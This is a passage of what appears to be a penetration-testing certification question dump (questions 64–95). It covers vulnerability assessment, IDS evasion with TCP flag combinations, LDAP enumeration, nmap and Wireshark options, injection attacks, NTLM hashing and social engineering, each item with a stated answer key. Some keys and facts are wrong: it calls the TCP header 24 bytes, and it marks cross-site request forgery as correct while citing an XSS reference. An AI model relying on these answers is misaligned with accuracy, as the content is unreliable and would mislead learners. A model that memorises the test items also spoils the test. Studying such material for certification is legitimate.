C. Destination host unreachable
D. Destination protocol unreachable

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
What is the difference between penetration testing and vulnerability testing?

A. Penetration testing goes one step further than vulnerability testing; while vulnerability tests check for known vulnerabilities, penetration testing adopts the concept of 'in-depth ethical hacking'
B. Penetration testing is based on purely online vulnerability analysis while vulnerability testing engages ethical hackers to find vulnerabilities
C. Vulnerability testing is more expensive than penetration testing
D. Penetration testing is conducted purely for meeting compliance standards while vulnerability testing is focused on online scans

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Which type of vulnerability assessment tool provides security to the IT system by testing for vulnerabilities in the applications and operation system?

A. Active/Passive Tools
B. Application-layer Vulnerability Assessment Tools
C. Location/Data Examined Tools

D. Scope Assessment Tools

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA7-PA11&lpg=SA7-PA11&dq=vulnerability+assessment+tool+provides+security+to+the+IT+system+by+testing+for+vulnerabilities+in+the+applications+and+operation+system&source=bl&ots=SQCLHRnnjI&sig=HpenOheCU4GBOnkA4EurHCMfND4&hl=en&sa=X&ei=DqYfVJCLHMTnyQODn4C4Cw&ved=0CDQQ6AEwAw#v=onepage&q=vulnerability%20assessment%20tool%20provides%20security%20to%20the%20IT%20system%20by%20testing%20for%20vulnerabilities%20in%20the%20applications%20and%20operation%20system&f=false

QUESTION 66
Traffic on which port is unusual for both the TCP and UDP ports?

A. Port 81
B. Port 443
C. Port 0
D. Port21

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
Which of the following statements is true about Multi-Layer Intrusion Detection Systems (mIDSs)?

A. Decreases consumed employee time and increases system uptime
B. Increases detection and reaction time
C. Increases response time
D. Both a and c

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.symantec.com/connect/articles/multi-layer-intrusion-detection-systems (economic advantages, first para)

QUESTION 68
Hackers today have an ever-increasing list of weaknesses in the web application structure at their disposal, which they can exploit to accomplish a wide variety of malicious tasks.

New flaws in web application security measures are constantly being researched, both by hackers and by security professionals. Most of these flaws affect all dynamic web applications whilst others are dependent on specific application technologies. In both cases, one may observe how the evolution and refinement of web technologies also brings about new exploits which compromise sensitive databases, provide access to theoretically secure networks, and pose a threat to the daily operation of online businesses.
What is the biggest threat to Web 2.0 technologies?

A. SQL Injection Attacks
B. Service Level Configuration Attacks
C. Inside Attacks
D. URL Tampering Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
What sort of vulnerability assessment approach starts by building an inventory of protocols found on the machine?

A. Inference-based Assessment
B. Service-based Assessment Solutions
C. Product-based Assessment Solutions
D. Tree-based Assessment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.businessweek.com/adsections/2005/pdf/wp_mva.pdf (page 26, first para on the page)

QUESTION 70
During the process of fingerprinting a web application environment, what do you need to do in order to analyze HTTP and HTTPS request headers and the HTML source code?

A. Examine Source of the Available Pages
B. Perform Web Spidering
C. Perform Banner Grabbing
D. Check the HTTP and HTML Processing by the Browser

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 71
Identify the correct formula for Return on Investment (ROI).

A. ROI = ((Expected Returns – Cost of Investment) / Cost of Investment) * 100
B. ROI = (Expected Returns + Cost of Investment) / Cost of Investment
C. ROI = (Expected Returns − Cost of Investment) / Cost of Investment
D. ROI = ((Expected Returns + Cost of Investment) / Cost of Investment) * 100

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.investopedia.com/terms/r/returnoninvestment.asp

QUESTION 72
Identify the type of firewall represented in the diagram below:




A. Stateful multilayer inspection firewall
B. Application level gateway
C. Packet filter
D. Circuit level gateway

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.technicolorbroadbandpartner.com/getfile.php?id=4159 (page 13)

QUESTION 73
Due to illegal inputs, various types of TCP stacks respond in a different manner. Some IDSs do not take into account the TCP protocol's urgency feature, which could allow testers to evade the IDS.



Penetration tester needs to try different combinations of TCP flags (e.g. none, SYN/FIN, SYN/RST, SYN/FIN/ACK, SYN/RST/ACK, and All Flags) to test the IDS. Which of the following TCP flag combinations combines the problem of initiation, midstream, and termination flags with the PSH and URG?

A. SYN/RST/ACK
B. SYN/FIN/ACK
C. SYN/FIN
D. All Flags

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=tUCumJot0ocC&pg=PA63&lpg=PA63&dq=TCP+flag+combinations+combines+the+problem+of+initiation, +midstream,+and+termination+flags+with+the+PSH+and +URG&source=bl&ots=mIGSXBIi15&sig=WMnXlEChVSU4RhK65W_V3tzNjns&hl=en&sa=X&ei=H7AfVJCtLaufygO1v4DQDg&ved=0CBsQ6AEwAA#v=onepage&q =TCP%20flag%20combinations%20combines%20the%20problem%20of%20initiation%2C%20midstream%2C%20and%20termination%20flags%20with%20the% 20PSH%20and%20URG&f=false (see the highlighted sentence in Table 3-1 at the end of the page)

QUESTION 74
Identify the person who will lead the penetration-testing project and be the client point of contact.

A. Database Penetration Tester
B. Policy Penetration Tester
C. Chief Penetration Tester
D. Application Penetration Tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133635286/LPTv4-Module-15-Pre-Penetration-Testing-Checklist-NoRestriction (page 15)


QUESTION 75
A man enters a PIN number at an ATM machine, being unaware that the person next to him was watching. Which of the following social engineering techniques refers to this type of information theft?

A. Shoulder surfing
B. Phishing
C. Insider Accomplice
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
The Internet is a giant database where people store some of their most private information on the cloud, trusting that the service provider can keep it all safe. Trojans, Viruses, DoS attacks, website defacement, lost computers, accidental publishing, and more have all been sources of major leaks over the last 15 years.



What is the biggest source of data leaks in organizations today?

A. Weak passwords and lack of identity management
B. Insufficient IT security budget
C. Rogue employees and insider attacks
D. Vulnerabilities, risks, and threats facing Web sites

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers

through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 78
Which of the following pen testing reports provides detailed information about all the tasks performed during penetration testing?

Table of Contents


A. Client-Side Test Report
B. Activity Report
C. Host Report
D. Vulnerability Report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 79
Choose the correct option to define the Prefix Length.



A. Prefix Length = Subnet + Host portions
B. Prefix Length = Network + Host portions
C. Prefix Length = Network + Subnet portions
D. Prefix Length = Network + Subnet + Host portions

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:


QUESTION 80
Which of the following attacks is an offline attack?

A. Pre-Computed Hashes
B. Hash Injection Attack
C. Password Guessing
D. Dumpster Diving

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://nrupentheking.blogspot.com/2011/02/types-of-password-attack-2.html

QUESTION 81
Transmission control protocol accepts data from a data stream, divides it into chunks, and adds a TCP header creating a TCP segment.
The TCP header is the first 24 bytes of a TCP segment that contains the parameters and state of an end-to-end TCP socket. It is used to track the state of communication between two TCP endpoints.
For a connection to be established or initialized, the two hosts must synchronize. The synchronization requires each side to send its own initial sequence number and to receive a confirmation of exchange in an acknowledgment (ACK) from the other side
The below diagram shows the TCP Header format:



How many bits is a acknowledgement number?

A. 16 bits
B. 32 bits
C. 8 bits
D. 24 bits

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Transmission_Control_Protocol (acknowledgement number)

QUESTION 82
Which of the following protocol's traffic is captured by using the filter tcp.port==3389 in the Wireshark tool?

A. Reverse Gossip Transport Protocol (RGTP)
B. Real-time Transport Protocol (RTP)
C. Remote Desktop Protocol (RDP)
D. Session Initiation Protocol (SIP)

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://wiki.wireshark.org/RDP

QUESTION 83
In the process of hacking a web application, attackers manipulate the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to the user ID, username, access group, cost, file names, file identifiers, etc. They first access the web application using a low privileged account and then escalate privileges to access protected resources. What attack has been carried out?

A. XPath Injection Attack
B. Authorization Attack
C. Authentication Attack
D. Frame Injection Attack


Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://luizfirmino.blogspot.com/2011_09_01_archive.html (see authorization attack)

QUESTION 84
The amount of data stored in organizational databases has increased rapidly in recent years due to the rapid advancement of information technologies. A high percentage of these data is sensitive, private and critical to the organizations, their clients and partners.

Therefore, databases are usually installed behind internal firewalls, protected with intrusion detection mechanisms and accessed only by applications. To access a database, users have to connect to one of these applications and submit queries through them to the database. The threat to databases arises when these applications do not behave properly and construct these queries without sanitizing user inputs first.

Identify the injection attack represented in the diagram below:



A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: e https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf (page 3 to 5)

QUESTION 85
Which of the following scan option is able to identify the SSL services?

A. –sS
B. –sV
C. –sU
D. –sT

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.owasp.org/index.php/Testing_for_SSL-TLS_(OWASP-CM-001) (blackbox test and example, second para)


QUESTION 86
If a web application sends HTTP cookies as its method for transmitting session tokens, it may be vulnerable which of the following attacks?

A. Parameter tampering Attack
B. Sql injection attack
C. Session Hijacking
D. Cross-site request attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

QUESTION 87
SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application.
A successful SQL injection attack can:
i)Read sensitive data from the database
ii)Modify database data (insert/update/delete)
iii)Execute administration operations on the database (such as shutdown the DBMS)
iV)Recover the content of a given file existing on the DBMS file system or write files into the file system
v)Issue commands to the operating system




Pen tester needs to perform various tests to detect SQL injection vulnerability. He has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error.

In which of the following tests is the source code of the application tested in a non-runtime environment to detect the SQL injection vulnerabilities?

A. Automated Testing
B. Function Testing
C. Dynamic Testing
D. Static Testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://ijritcc.org/IJRITCC%20Vol_2%20Issue_5/Removal%20of%20Data%20Vulnerabilities%20Using%20SQL.pdf




QUESTION 88
Which of the following is NOT generally included in a quote for penetration testing services?

A. Type of testing carried out
B. Type of testers involved
C. Budget required
D. Expected timescale required to finish the project

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
Traceroute is a computer network diagnostic tool for displaying the route (path) and measuring transit delays of packets across an Internet Protocol (IP) network. It sends a sequence of three Internet Control Message Protocol (ICMP) echo request packets addressed to a destination host.
The time-to-live (TTL) value, also known as hop limit, is used in determining the intermediate routers being traversed towards the destination.



During routing, each router reduces packets' TTL value by

A. 3
B. 1
C. 4
D. 2

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.packetu.com/2009/10/09/traceroute-through-the-asa/

QUESTION 90
Which of the following attributes has a LM and NTLMv1 value as 64bit + 64bit + 64bit and NTLMv2 value as 128 bits?

A. Hash Key Length
B. C/R Value Length
C. C/R Key Length
D. Hash Value Length

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=QWQRSTnkFsQC&pg=SA4-PA5&lpg=SA4-PA5&dq=attributes+has+a+LM+and+NTLMv1+value+as+64bit+%2B+64bit+%2B+64bit+and+NTLMv2+value+as+128+bits&source=bl&ots=wJPR32BaF6&sig=YEt9LNfQAbm2M-c6obVggKCkQ2s&hl=en&sa=X&ei=scMfVMfdC8u7ygP4xYGQDg&ved=0CCkQ6AEwAg#v=onepage&q=attributes%20has%20a%20LM%20and%20NTLMv1%20value%20as%2064bit%20%2B%2064bit%20%2B%2064bit%20and%20NTLMv2%20value%20as%20128%20bits&f=false (see Table 4-1)


QUESTION 91
Which of the following password hashing algorithms is used in the NTLMv2 authentication mechanism?

A. AES
B. DES (ECB mode)
C. MD5
D. RC5

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Identify the attack represented in the diagram below:



A. Input Validation
B. Session Hijacking
C. SQL Injection
D. Denial-of-Service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Session_hijacking

QUESTION 93
Which of the following is developed to address security concerns on time and reduce the misuse or threat of attacks in an organization?

A. Vulnerabilities checklists
B. Configuration checklists
C. Action Plan

D. Testing Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 94
Which of the following equipment could a pen tester use to perform shoulder surfing?

A. Binoculars
B. Painted ultraviolet material
C. Microphone
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

QUESTION 95
The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?

A. Phishing
B. Spoofing
C. Tapping
D. Vishing

